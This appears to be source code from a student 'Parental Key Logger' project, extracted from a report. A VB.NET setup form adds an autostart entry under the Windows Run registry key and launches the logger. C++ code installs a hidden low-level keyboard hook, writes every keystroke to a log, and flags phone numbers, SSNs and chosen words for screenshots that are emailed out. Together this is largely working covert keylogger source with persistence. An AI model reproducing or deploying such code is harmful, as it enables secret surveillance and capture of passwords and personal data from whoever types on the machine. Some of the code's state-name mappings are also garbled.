            If TextBox4.Text = "" Then
                msg = "Please enter an address"
                title = "Address"
                MsgBox(msg, box, title)
            End If
            If TextBox3.Text = "" Then
                msg = "Please enter a city"
                title = "City"
                MsgBox(msg, box, title)
            End If
            If ComboBox1.Text = "" Then
                msg = "Please Select a State"
                title = "State"
                MsgBox(msg, box, title)
            End If
        End If
    End Sub
End Class
```

```

Else
    'split address into single word and write single word to
    dangerWords.txt
    If My.Computer.FileSystem.FileExists(Application.StartupPath &
    "\dangerWords.txt") Then
        My.Computer.FileSystem.WriteAllText(Application.StartupPath &
        "\dangerWords.txt", vbCrLf, True)
    Else
        Dim w As StreamWriter = New
        StreamWriter(Application.StartupPath & "\dangerWords.txt")
        w.Close()
    End If
    For i = 0 To (address.Length - 1)
        If address(i) = " " Then

My.Computer.FileSystem.WriteAllText(Application.StartupPath &
"\dangerWords.txt", splitString & vbCrLf, True)
            splitString = ""
        Else
            splitString += address(i)
        End If
    Next
    My.Computer.FileSystem.WriteAllText(Application.StartupPath &
    "\dangerWords.txt", splitString & vbCrLf, True)
    splitString = ""

    'split city into single word and write single word to
    dangerWords.txt
    For i = 0 To (city.Length - 1)
        If city(i) = " " Then

My.Computer.FileSystem.WriteAllText(Application.StartupPath &
"\dangerWords.txt", splitString & vbCrLf, True)
            splitString = ""
        Else
            splitString += city(i)
        End If
    Next
    My.Computer.FileSystem.WriteAllText(Application.StartupPath &
    "\dangerWords.txt", splitString & vbCrLf, True)
    splitString = ""

    'write state to dangerWords.txt
    My.Computer.FileSystem.WriteAllText(Application.StartupPath &
    "\dangerWords.txt", ComboBox1.Text & vbCrLf, True)

    'get the full state name and write full name to file as well
    Select Case ComboBox1.Text
        Case "AK"
            fullState = "Alaska"
        Case "AL"
            fullState = "Alabama"
        Case "AR"
            fullState = "Arkansas"
        Case "AS"
            fullState = "American Samoa"
    End Select

```

```
Case "AZ"
    fullState = "Arizona"
Case "CA"
    fullState = "California"
Case "CO"
    fullState = "Colorado"
Case "CT"
    fullState = "Connecticut"
Case "DC"
    fullState = "District of Columbia"
Case "DE"
    fullState = "Delaware"
Case "FL"
    fullState = "Florida"
Case "GA"
    fullState = "Georgia"
Case "HI"
    fullState = "Hawaii"
Case "IA"
    fullState = "Iowa"
Case "ID"
    fullState = "Idaho"
Case "IL"
    fullState = "Illinois"
Case "IN"
    fullState = "Indiana"
Case "KS"
    fullState = "Kansas"
Case "KY"
    fullState = "Kentucky"
Case "LA"
    fullState = "Louisiana"
Case "MA"
    fullState = "Massachusetts"
Case "MD"
    fullState = "Maryland"
Case "ME"
    fullState = "Maine"
Case "MI"
    fullState = "Michigan"
Case "MN"
    fullState = "Minnesota"
Case "MO"
    fullState = "Missouri"
Case "MS"
    fullState = "Mississippi"
Case "MT"
    fullState = "Montana"
Case "NC"
    fullState = "Carolina"
Case "ND"
    fullState = "Dakota"
Case "NE"
    fullState = "Nebraska"
Case "NH"
    fullState = "Hampshire"
Case "NJ"
```

```
        fullState = "Jersey"
    Case "NM"
        fullState = "Mexico"
    Case "NV"
        fullState = "Nevada"
    Case "NY"
        fullState = "York:"
    Case "OH"
        fullState = "Ohio"
    Case "OK"
        fullState = "Oklahoma"
    Case "OR"
        fullState = "Oregon"
    Case "PA"
        fullState = "Pennsylvania"
    Case "PR"
        fullState = "Puerto Rico"
    Case "RI"
        fullState = "Rhode"
    Case "SC"
        fullState = "Carolina"
    Case "SD"
        fullState = "Dakota"
    Case "TN"
        fullState = "Tennessee"
    Case "TX"
        fullState = "Texas"
    Case "UT"
        fullState = "Utah"
    Case "VA"
        fullState = "Virginia"
    Case "VI"
        fullState = "Virgin Islands"
    Case "VT"
        fullState = "Vermont"
    Case "WA"
        fullState = "Washington"
    Case "WI"
        fullState = "Wisconsin"
    Case "WV"
        fullState = "Virginia"
    Case "WY"
        fullState = "Wyoming"
    Case Else
        fullState = "USA"
End Select
My.Computer.FileSystem.WriteAllText(Application.StartupPath &
"\dangerWords.txt", fullState & vbCrLf, True)

'read listbox one line at a time, split strings into single
words, write to file
Dim arr() As String
Dim txt As String
txt = TextBox5.Text
arr = Split(txt)
For i = 0 To arr.Length - 1
```

```
My.Computer.FileSystem.WriteAllText(Application.StartupPath &
"\dangerWords.txt", arr(i) & vbCrLf, True)
```

```
Next
```

```
Dim writer As StreamWriter = New
StreamWriter(".../Debug\info.txt")
```

```
email = TextBox1.Text
```

```
uName = TextBox2.Text
```

```
Select Case True
```

```
Case RadioButton2.Checked
```

```
freq = "5"
```

```
Case RadioButton3.Checked
```

```
freq = "10"
```

```
Case Else
```

```
freq = "1"
```

```
End Select
```

```
writer.WriteLine(email)
```

```
writer.WriteLine(uName)
```

```
writer.WriteLine(freq)
```

```
writer.Close()
```

```
Dim registryKey As Microsoft.Win32.RegistryKey
```

```
registryKey =
```

```
Microsoft.Win32.Registry.CurrentUser.OpenSubKey("SOFTWARE\Microsoft\Windows\C
urrentVersion\Run", True)
```

```
registryKey.SetValue("Logger", Application.StartupPath &
"\Logger.exe")
```

```
registryKey.Close()
```

```
'to delete:
```

```
'registryKey.DeleteValue("Logger", false)
```

```
ExecutablePath = Path.Combine(Application.StartupPath,
"Logger.exe")
```

```
Process.Start(ExecutablePath)
```

```
Me.Close()
```

```
writer.Close()
```

```
End If ' "end if" any fields are blank
```

```
End Sub
```

```
Private Sub ViewHelpToolStripMenuItem_Click(ByVal sender As
System.Object, ByVal e As System.EventArgs) Handles
ViewHelpToolStripMenuItem.Click
```

```
HelpForm.Visible = True
```

```
End Sub
```

```
Private Sub ClearAllEntriesToolStripMenuItem_Click(ByVal sender As
System.Object, ByVal e As System.EventArgs) Handles
ClearAllEntriesToolStripMenuItem.Click
```

```
TextBox1.Text = ""
```

```
TextBox2.Text = ""
```

```
TextBox3.Text = ""
```

```
TextBox4.Text = ""
```

```
TextBox5.Text = ""
```

```
ComboBox1.Text = ""
```

```

        RadioButton1.Checked = True
    End Sub

    Private Sub ExitToolStripMenuItem_Click(ByVal sender As System.Object,
ByVal e As System.EventArgs) Handles ExitToolStripMenuItem.Click
        Me.Close()
        If (HelpForm.Visible) Then
            HelpForm.Close()
        End If
    End Sub

End Sub

    Private Sub HelpToolStripMenuItem_Click(ByVal sender As System.Object,
ByVal e As System.EventArgs) Handles HelpToolStripMenuItem.Click
        MsgBox("Parental Key Logger Setup" & (Chr(13)) & "2011 Christopher
Wyant", vbOKOnly, "About")
    End Sub

    Private Sub Form1_Load(ByVal sender As System.Object, ByVal e As
System.EventArgs) Handles MyBase.Load
        'to delete the registry key
        'Dim registryKey As Microsoft.Win32.RegistryKey
        'registryKey =
Microsoft.Win32.Registry.CurrentUser.OpenSubKey("SOFTWARE\Microsoft\Windows\C
urrentVersion\Run", True)
        'registryKey.DeleteValue("Logger", False)
        'registryKey.Close()
    End Sub
End Class

```

Project Code: Start Logger- Form1.vb (Design)

The image shows a Windows form titled "Parental Logger Setup". The form has a menu bar with "File" and "Help". Below the menu bar, there are several input fields and controls:

- "Your Email address:" followed by a text box.
- "Child's Name:" followed by a text box.
- "Address:" followed by a text box.
- "City:" followed by a text box.
- "State:" followed by a dropdown arrow.
- "Email Frequency:" followed by three radio buttons labeled "1", "5", and "10". The "1" radio button is selected.
- "Danger Words:" followed by a text box.

At the bottom center of the form is a "Start" button.

Project Code: Start Logger- HelpForm.vb

```
Public Class HelpForm
```

```
    Private Sub ListBox1_SelectedIndexChanged(ByVal sender As System.Object,
        ByVal e As System.EventArgs) Handles ListBox1.SelectedIndexChanged
```

```
    End Sub
```

```
    Private Sub ListBox2_SelectedIndexChanged(ByVal sender As System.Object,
        ByVal e As System.EventArgs) Handles ListBox2.SelectedIndexChanged
```

```
        If (ListBox2.SelectedItem = "Introduction") Then
            ListBox1.Items.Clear()
            ListBox1.Items.Add("Parental Key Logger Setup:")
            ListBox1.Items.Add(" ")
            ListBox1.Items.Add(" ")
            ListBox1.Items.Add("Welcome to the Parental Key Logger Setup!
This setup program is used to")
            ListBox1.Items.Add("obtain useful information from
Parents/Gaurdians before starting the Key")
            ListBox1.Items.Add("Logger on this computer. The more information
given during the setup")
            ListBox1.Items.Add("the better the results will be.")
            ListBox1.Items.Add(" ")
            ListBox1.Items.Add(" ")
            ListBox1.Items.Add("If you have any questions regarding 'why'
something is asked and 'what' it")
            ListBox1.Items.Add("is used for then please review the rest of
the help menu. To use Help, select")
            ListBox1.Items.Add("a category from the left.")
            ListBox1.Items.Add(" ")
            ListBox1.Items.Add(" ")
            ListBox1.Items.Add("Thank you for using Parental Key Logger")
            ListBox1.Items.Add(" ")
            ListBox1.Items.Add(" ")
            ListBox1.Items.Add("@Christopher Wyant")
```

```
        End If
```

```
        If (ListBox2.SelectedItem = "Why provide:") Then
            ListBox1.Items.Clear()
            ListBox1.Items.Add("Why provide:")
            ListBox1.Items.Add(" ")
            ListBox1.Items.Add(" ")
            ListBox1.Items.Add("This section is used to explain why you
should provide the requested information.")
            ListBox1.Items.Add("Please select a SubItem from the left.")
```

```
        End If
```

```
        If (ListBox2.SelectedItem = "    My email?") Then
            ListBox1.Items.Clear()
            ListBox1.Items.Add("Why provide my email address?")
            ListBox1.Items.Add(" ")
            ListBox1.Items.Add(" ")
            ListBox1.Items.Add("Your email address is used to send you the
results of the key logger.")
```



```

        ListBox1.Items.Add("The program will send you a text file
containing everything your child")
        ListBox1.Items.Add("has typed on their computer. It will also
send a zipped file containing")
        ListBox1.Items.Add("images if there are any. The images are
screen shots of your child's")
        ListBox1.Items.Add("computer screen. This image will show what
the child was looking at")
        ListBox1.Items.Add("when they typed undesirable words (aka Danger
Words).")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add("Your email address will not be used other
than the way described above.")
        ListBox1.Items.Add(" ")
    End If
    If (ListBox2.SelectedItem = "    Child's name?") Then
        ListBox1.Items.Clear()
        ListBox1.Items.Add("Why provide my child's name?")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add("Your child's name will be used for the email
process. When sending the results")
        ListBox1.Items.Add("to your email, the child's name will be used
in the subject line of the email")
        ListBox1.Items.Add("This is done so you can install the program
on multiple children's computers and")
        ListBox1.Items.Add("clearly see which child's computer you are
obtaining results from.")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add("Your Child's name will not be used other than
the way described above.")
        ListBox1.Items.Add(" ")

    End If
    If (ListBox2.SelectedItem = "    Address?") Then
        ListBox1.Items.Clear()
        ListBox1.Items.Add("Why provide my address?")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add("You or your child's address is requested in
order to populate a list of 'Danger Words'")
        ListBox1.Items.Add("(see 'What are Danger Words' for more
information). The address is used to determine if")
        ListBox1.Items.Add("your child is giving their address to
websites or individuals.")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add("Your Address will not be used other than the
way described above.")
        ListBox1.Items.Add(" ")
    End If
    If (ListBox2.SelectedItem = "    City?") Then
        ListBox1.Items.Clear()
        ListBox1.Items.Add("Why provide my city?")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add("You or your child's city is requested in
order to populate a list of 'Danger Words'")
    End If

```


```

        ListBox1.Items.Add("(see 'What are Danger Words' for more
information). The city is used to determine if")
        ListBox1.Items.Add("your child is giving their city to websites
or individuals.")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add("Your City will not be used other than the way
described above.")
        ListBox1.Items.Add(" ")
    End If
    If (ListBox2.SelectedItem = "      State?") Then
        ListBox1.Items.Clear()
        ListBox1.Items.Add("Why provide my state?")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add("You or your child's state is requested in
order to populate a list of 'Danger Words'")
        ListBox1.Items.Add("(see 'What are Danger Words' for more
information). The state is used to determine if")
        ListBox1.Items.Add("your child is giving their state to websites
or individuals.")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add("Your State will not be used other than the
way described above.")
        ListBox1.Items.Add(" ")
    End If
    If (ListBox2.SelectedItem = "What is Email Frequency?") Then
        ListBox1.Items.Clear()
        ListBox1.Items.Add("What is Email Frequency?")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add("Email frequency is how often you would like
to receive emails. Emails are sent based on")
        ListBox1.Items.Add("the amount of screen shots taken and 'Danger
Words' typed. The '1' option is to send an")
        ListBox1.Items.Add("email for every 'Danger Word' typed. The '5'
option is to send an email for every fifth")
        ListBox1.Items.Add("'Danger Word' typed. The '10' option is to
send an email for every tenth 'Danger Word'")
        ListBox1.Items.Add("typed.")
    End If
    If (ListBox2.SelectedItem = "What are Danger Words?") Then
        ListBox1.Items.Clear()
        ListBox1.Items.Add("What are Danger Words?")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add("Danger words are the items you do not want
your child to type on their computer.")
        ListBox1.Items.Add("Information such as address, school, phone
number and other Personal Information")
        ListBox1.Items.Add("are considered danger words. Danger Words can
also be inappropriate, curse, or dirty")
        ListBox1.Items.Add("words that you do not want your child to
type.")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add(" ")
        ListBox1.Items.Add("The Danger Words field gives you an
opportunity to create a list of words that you do")
    End If

```

```
        ListBox1.Items.Add("not want your child to type. A basic list  
will be available and your list will be added")  
        ListBox1.Items.Add("to the basic list. The more Danger Words  
given the better your results will be.")  
        ListBox1.Items.Add(" ")  
        ListBox1.Items.Add("Danger words will not be used other than the  
way described above.")  
        ListBox1.Items.Add(" ")  
    End If  
  
End Sub  
End Class
```

Project Code: Start Logger- HelpForm.vb (Design)



Project Code: Logger- main.cpp

```
//Some of the code from this file (main.cpp) comes from the following
website:
//http://www.rohitab.com/discuss/topic/19360-keylogger-tutorial/
//The author of the code from this site is named "node".
//I am unsure if the author is the original creator of this code.
//I have added to/alterd node's code inorder to fit the needs of my senior
project.
```

```
//#define _WIN32_WINNT 0x0400
#define _WIN32_WINNT 0x0500
```

```
#include <windows.h>
#include <winuser.h>
#include <winbase.h>
#include <stdio.h>
#include <stdlib.h>
#include <string>
#include <iostream>
#include <fstream>
#include <atlstr.h>
#include "bst.h"
#include "screenCapture.h"
#include "eMail.h"
#include <vcclr.h>
using <System.dll>
```

```
using namespace System;
using namespace System::IO;
using namespace System::Text::RegularExpressions;
```

```
using namespace std;
#undef GetCurrentDirectory
```

```
HHOOK hKeyHook; // Global Hook handle
bst tree; //global <set> from bst.cpp. set is created as a balanced binary
search tree in the STL
screenCapture capture;
string keyWord;
```

```
string getExeName() {
    CString thisExe;
    ::GetModuleFileName(0, thisExe.GetBufferSetLength(MAX_PATH), MAX_PATH);
    string place = thisExe;
    place.erase(place.length()-11);
    return place;
}
```

```
void CheckWord(string &word) { //function to set word (by reference) to its
value if key pressed isn't alphanumeric
    if(word == "Space") {
        word = " "; //set word to a blank space
    }
    else if(word == "Enter") {
```

```

        word = '\n'; // set word to a character return
    }
    else if(word == "Tab") {
        word = " "; //set word to a tab
    }
    else
        word=""; //if a different key is pressed set word to nothing
(irrelevant keys such as F1, Page Up, etc.)
    /*else if(word == "Up") {
        word = "[UP KEY] ";
    }
    else if(word == "Down") {
        word = "[DOWN KEY] ";
    }
    else if(word == "Left") {
        word = "[LEFT KEY] ";
    }
    else if(word == "Right") {
        word = "[RIGHT KEY] ";
    }*/

    /*else if(word == "Shift") {
        word = "[SHIFT] ";
    }
    else if(word == "Ctrl" || word == "Right Ctrl") {
        word = "[CTRL] ";
    }
    else if(word == "Alt" || word == "Right Alt") {
        word = "[Alt] ";
    }
    else if(word == "Esc") {
        word = "[ESC] ";
    }
    else if(word == "Delete") {
        word = "[DELETE] ";
    }
    else if(word == "Backspace") {
        word = "[Backspace] ";
    }
    else if(word == "Caps Lock") {
        word = "[Caps Lock] ";
    }
    else if(word == "Left Windows" || word == "Right Windows") {
        word = "[WINDOWS KEY] ";
    }*/
}

_declspec(dllexport) LRESULT CALLBACK KeyEvent ( //hook handler for low
level keyboard events
    int nCode, // The hook code
    WPARAM wParam, // The window message (WM_KEYUP, WM_KEYDOWN, etc.)
    LPARAM lParam // A pointer to a struct with information about the
pressed key
) {

    if(nCode == 0 && ((wParam == WM_SYSKEYDOWN) || (wParam == WM_KEYDOWN)))
{ //if a key is pressed do this

```

```

// This struct contains various information about
// the pressed key such as hardware scan code, virtual
// key code and further flags.

KBDLLHOOKSTRUCT *hooked = (KBDLLHOOKSTRUCT*)lParam;

char keyVal[0x100] = {0};

int i = GetKeyNameText((hooked->scanCode << 16)+(hooked->flags <<
24),
    (keyVal),0xFF) + 1; //language dependent name of the key
pressed
    if (i == 1) { //right shift was pressed and not given correct
value, this corrects that value
        int i = GetKeyNameText((hooked->scanCode << 16)+(hooked-
>flags << 25),
            (keyVal),0xFF) + 1;
        } //end if

    string temp = keyVal;
    string val = keyVal;
    if(temp.length() > 1) { //occurs if key is not alphanumeric
        CheckWord(temp);
    } //end if

    if(val != "Space" && val != "Enter" && val != "Tab")
    { //concatenate string word... don't add to file yet...continue taking key
events

        keyWord += temp;
    } //end if
    else {

        /*******
        *****/

        //else keyVal == Space || Enter need to search in
bst...concatenate string word...add word to file...
        //...clear word's value...continue taking key events

        /*******
        *****/

        Regex phoneNum("[0-9]{10}|[0-9]{7}");//series of numbers in
form 0000000000 which
        //represents phone number with area code and w/o
hyphen or 00000000 w/o area code and w/o hyphen
        Regex hypnPhon("\\(?[0-9]{3}\\)?-[0-9]{3}-[0-9]{4}|[0-
9]{3}-[0-9]{4}");//series of numbers in form
        //000-000-0000 or (000)-000-000 or (000-000-0000 or
000)-000-0000 which represents phone number
        //with area code and hyphen or 000-0000 w/o area code
and with hyphen
        Regex ssn("[0-9]{9}|[0-9]{4}");//series of numbers in form
0000000000 which represents ssn w/o hyphen or
        //0000 last four digits of ssn
        Regex hypnSSN("[0-9]{3}-[0-9]{2}-[0-9]{4}");//series of
numbers in form 000-00-0000 which

```

```

//represents full ssn with hyphens

System::String^ compare = gcnew String(keyWord.c_str());

const string p = getExeName();
String^ path = gcnew String(p.c_str());
path += "\\keys.log";
ofstream file;
pin_ptr<const wchar_t> write = PtrToStringChars(path);
file.open(write, ios::app);
//file.open("keys.log", ios::app);
file << keyWord; // Print word (the key pressed value) to
keys.log file
file.close();

if(tree.find(keyWord) || phoneNum.IsMatch(compare) ||
hypnPhon.IsMatch(compare) || ssn.IsMatch(compare) ||
hypnSSN.IsMatch(compare)) { //word was found in dangerWords.txt. Take a
screen shot of what user is doing.

//String^ path = Directory::GetCurrentDirectory();
//string p = getExeName();
path = gcnew String(p.c_str());
path += "\\info.txt";
StreamReader^ sRead = gcnew StreamReader(path);
sRead->ReadLine(); //read line one in order to move
cursor to next line
sRead->ReadLine(); //read line two in order to move
cursor to next line
//third line in file determines number of images
parent wants per email
String^ sFileCount = sRead->ReadLine();
int fileCount;
if(sFileCount == "5") {
    fileCount = 5;
}
else if(sFileCount == "10") {
    fileCount = 10;
}
else fileCount = 1;
//path = Directory::GetCurrentDirectory();
path = gcnew String(p.c_str());
path += "\\logScreenCaptures";
int imageCount = 0;

if(Directory::Exists(path)) {
    imageCount = Directory::GetFiles(path)-
>Length; //get a count of files in directory
}

//path = Directory::GetCurrentDirectory();
path = gcnew String(p.c_str());
path += "\\keysLogged.log";
if(imageCount < 1 && fileCount == 1) { //if there
are no images in the file AND the parent wants an email for every image
//rename textfile

```



```
        if(File::Exists(path)) {
            File::Delete(path);
        }

        string cur = getExeName();
        string curName = cur + "\\keys.log";
        //char curName[] = "keys.log";
        string newName = cur + "\\keysLogged.log";
        //char newName[] = "keysLogged.log";
        rename(curName.c_str(), newName.c_str());
    }
    else if(imageCount == 4 && fileCount == 5) { //if
image count is one less than parent's desired image count
        //rename text file before last screenCapture
and email, so text file can be emailed
        if(File::Exists(path)) {
            File::Delete(path);
        }
        string cur = getExeName();
        string curName = cur + "\\keys.log";
        //char curName[] = "keys.log";
        string newName = cur + "\\keysLogged.log";
        //char newName[] = "keysLogged.log";
        rename(curName.c_str(), newName.c_str());
    }
    else if(imageCount == 9 && fileCount == 10) { //if
image count is one less than parent's desired image count
        //rename text file before last screenCapture
and email, so text file can be emailed
        if(File::Exists(path)) {
            File::Delete(path);
        }
        string cur = getExeName();
        string curName = cur + "\\keys.log";
        //char curName[] = "keys.log";
        string newName = cur + "\\keysLogged.log";
        //char newName[] = "keysLogged.log";
        rename(curName.c_str(), newName.c_str());
    }
    if (keyWord != "" || keyWord != " ") {
        capture.setMap(keyWord); //screenCapture
    }
} //end if

//keyWord += temp;
//string p = getExeName();
//String^ path = Directory::GetCurrentDirectory();
path = gcnew String(p.c_str());
path += "\\keys.log";
//ofstream file;
write = PtrToStringChars(path);
file.open(write, ios::app);
//file.open("keys.log", ios::app);
//file << keyWord; // Print word (the key pressed value) to
keys.log file
file << temp;
file.close();
```

```

        keyWord.clear();

    } //end else

}

return CallNextHookEx(hKeyHook, nCode, wParam, lParam);
//is optional, but it is highly recommended; otherwise, other
//applications that have installed hooks will not receive hook
//notifications and may behave incorrectly as a result

}

void InfiniteLoop() {
    MSG message;
    while (GetMessage(&message, NULL, 0, 0)) {
        TranslateMessage( &message );
        DispatchMessage( &message );
    }
}

DWORD WINAPI KeyLogger(LPVOID lpParameter) (//install low level keyboard
hook and start infinite loop

    HINSTANCE hExe = GetModuleHandle(NULL);

    hKeyHook = SetWindowsHookEx ( // install the hook:
        WH_KEYBOARD_LL, //low level keyboard hook
        (HOOKPROC) KeyEvent, //KeyEvent function
        hExe, NULL);

    InfiniteLoop();//infinite loop for obtaining key presses

    UnhookWindowsHookEx(hKeyHook); //unhook the hook
    return 0;
}

// The main function just starts the thread that
// installs the keyboard hook and waits until it
// terminates.
//WINAPI WinMain used instead of int main in order for
//logger to run completely behind the scenes
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE dummy, LPSTR lpCmdLine, int
nShowCmd)
{
    char argv[] = "";

    tree.readFile();//initialize <set> tree. insert words from
dangerWords.txt

    HANDLE hThread;
    DWORD dwThread;

    hThread =
CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)KeyLogger, (LPVOID) argv[0],
NULL, &dwThread);

```

```
    if (hThread) {  
        return WaitForSingleObject(hThread, INFINITE);  
    }  
    else {  
        return 1;  
    }  
}
```

Project Code: Logger- bst.h

```
#include <string>
#include <set>

using namespace std;

class bst {
public:
    bst();
    void readFile();
    void insertBST(string word);
    bool find(string toFind);
private:
    set<string> dangerWordTree;
};
```

Project Code: Logger- bst.cpp

```
#include <set>
#include <algorithm>
#include <string>
#include <iostream>
#include <fstream>
#include <atlstr.h>
#include <windows.h>
#include <winbase.h>
#include <vcclr.h>
#include "bst.h"

using namespace System;
using namespace System::IO;
using namespace std;
#undef GetCurrentDirectory

bst::bst() {
}

void bst::readFile() {
    string word;
    CString thisExe;
    ::GetModuleFileName(0, thisExe.GetBufferSetLength(MAX_PATH), MAX_PATH);
    string place = thisExe;
    place.erase(place.length()-11);
    place += "\\dangerWords.txt";

    ifstream file(place.c_str());
    //file.open("dangerWords.txt");

    //file.open(place.c_str());
    while(!file.eof()) {
        getline(file, word);
        std::transform(word.begin(), word.end(), word.begin(), ::toupper);
        dangerWordTree.insert(word); //insert into <set>
    }
    file.close();
}

bool bst::find(string toFind) {
    set<string>::iterator it;
    it = dangerWordTree.find(toFind);
    if(it == dangerWordTree.end()) {
        return false;
    }
    return true;
}
```

Project Code: Logger- screenCapture.h

```
#include <map>
#include <string>

using namespace std;

class screenCapture {
public:
    screenCapture();
    void capture();
    void setMap(string dangerWord);
    string getImageName();
    string dangerWord;
private:
    map <string, int> wordMap; //map of danger words used with a
    //counter of the amount of times used

};
```

Project Code: Logger- screenCapture.cpp

```

#define _WIN32_WINNT 0x0500
#include <stdio.h>
#include <stdlib.h>
#include <vcclr.h>
#include <map>
#include <string>
#include <afxwin.h>
#include <atlimage.h>
#include <iostream>
#include <fstream>
// #include <Gdiplusimaging.h>
#include "stdlib.h"
#include "screenCapture.h"

// #include "stdafx.h"
#include <windows.h>
#ifdef GetCurrentDirectory
#undef GetCurrentDirectory
#endif

using namespace System;
using namespace System::IO;
using namespace std;

string getDirName() {
    CString thisExe;
    ::GetModuleFileName(0, thisExe.GetBufferSetLength(MAX_PATH), MAX_PATH);
    string place = thisExe;
    place.erase(place.length()-11);
    return place;
}

screenCapture::screenCapture() {
}

void screenCapture::capture() {
    // CBitmap bmp;
    // CImage img;
    //
    // string path = getImageName();
    // string filename = "\\screenShots\\" + path + ".bmp";
    //
    //
    // *****put keyboard_event in seperate fcn...resetting
    dangerWord & file name
    // keybd_event(VK_SNAPSHOT, 0xb7, KEYEVENTF_EXTENDEDKEY, 0); //simulate
    print screen key press
    // keybd_event(VK_SNAPSHOT, 0xb7, KEYEVENTF_EXTENDEDKEY |
    KEYEVENTF_KEYUP, 0); //simulate print screen key release
    // OpenClipboard(NULL); //open the clipboard to get print screen image
    //
    //
    // Sleep(500);

```

```

//
//
//////issue
here*****
*****

//////clpBoard often returns null therefore no image is saved and screen
capture does not work properly

//HBITMAP clpBoard = (HBITMAP)GetClipboardData(CF_BITMAP);
//////*****
*****
//if(clpBoard != NULL) {
//    bmp.Attach(clpBoard); //create a bitmap from the clipboard handle
//    img.Attach(bmp); //store bitmap into image
//    img.Save(filename.c_str(), Gdiplus::ImageFormatBMP); //save bitmap
to file
//////img.Save("test.bmp", Gdiplus::ImageFormatBMP); //save bitmap to file
//}

//EmptyClipboard(); //empty clipboard contents
//CloseClipboard(); //close the clipboard

string path = getImageName();
string imageName = path + ".jpg";

//String^ place = Directory::GetCurrentDirectory();
string exe = getDirName();
String^ place = gcnew String(exe.c_str());
place += "\\tempImageName.txt";
pin_ptr<const wchar_t> toTxt = PtrToStringChars(place);
ofstream file;
file.open(toTxt, ios::app);
//file.open("tempImageName.txt", ios::app);
file << imageName; // Print word (the key pressed value) to keys.log
file
file.close();

//create process
//String^ dir = Directory::GetCurrentDirectory();
String^ dir = gcnew String(exe.c_str());
dir += "\\captureScreen.exe";
System::Diagnostics::Process::Start(dir);
//system("captureScreen.exe");

}
void screenCapture::setMap(string word) {

//check for file to see if need to clearMultiMap
//multiMap needs to be cleared once email is sent
//if file exists then clear multiMap

//String^ dir = Directory::GetCurrentDirectory();
string exe = getDirName();

```



```
String^ dir = gcnew String(exe.c_str());
dir += "\\clearMap.txt";
if (File::Exists(dir)) {
    wordMap.clear();
    File::Delete(dir);
}

//add word to multimap or update count if word already added to map
dangerWord = word;
map<string, int>::iterator itr;
itr = wordMap.find(dangerWord);
int count;

if(itr != wordMap.end()) {
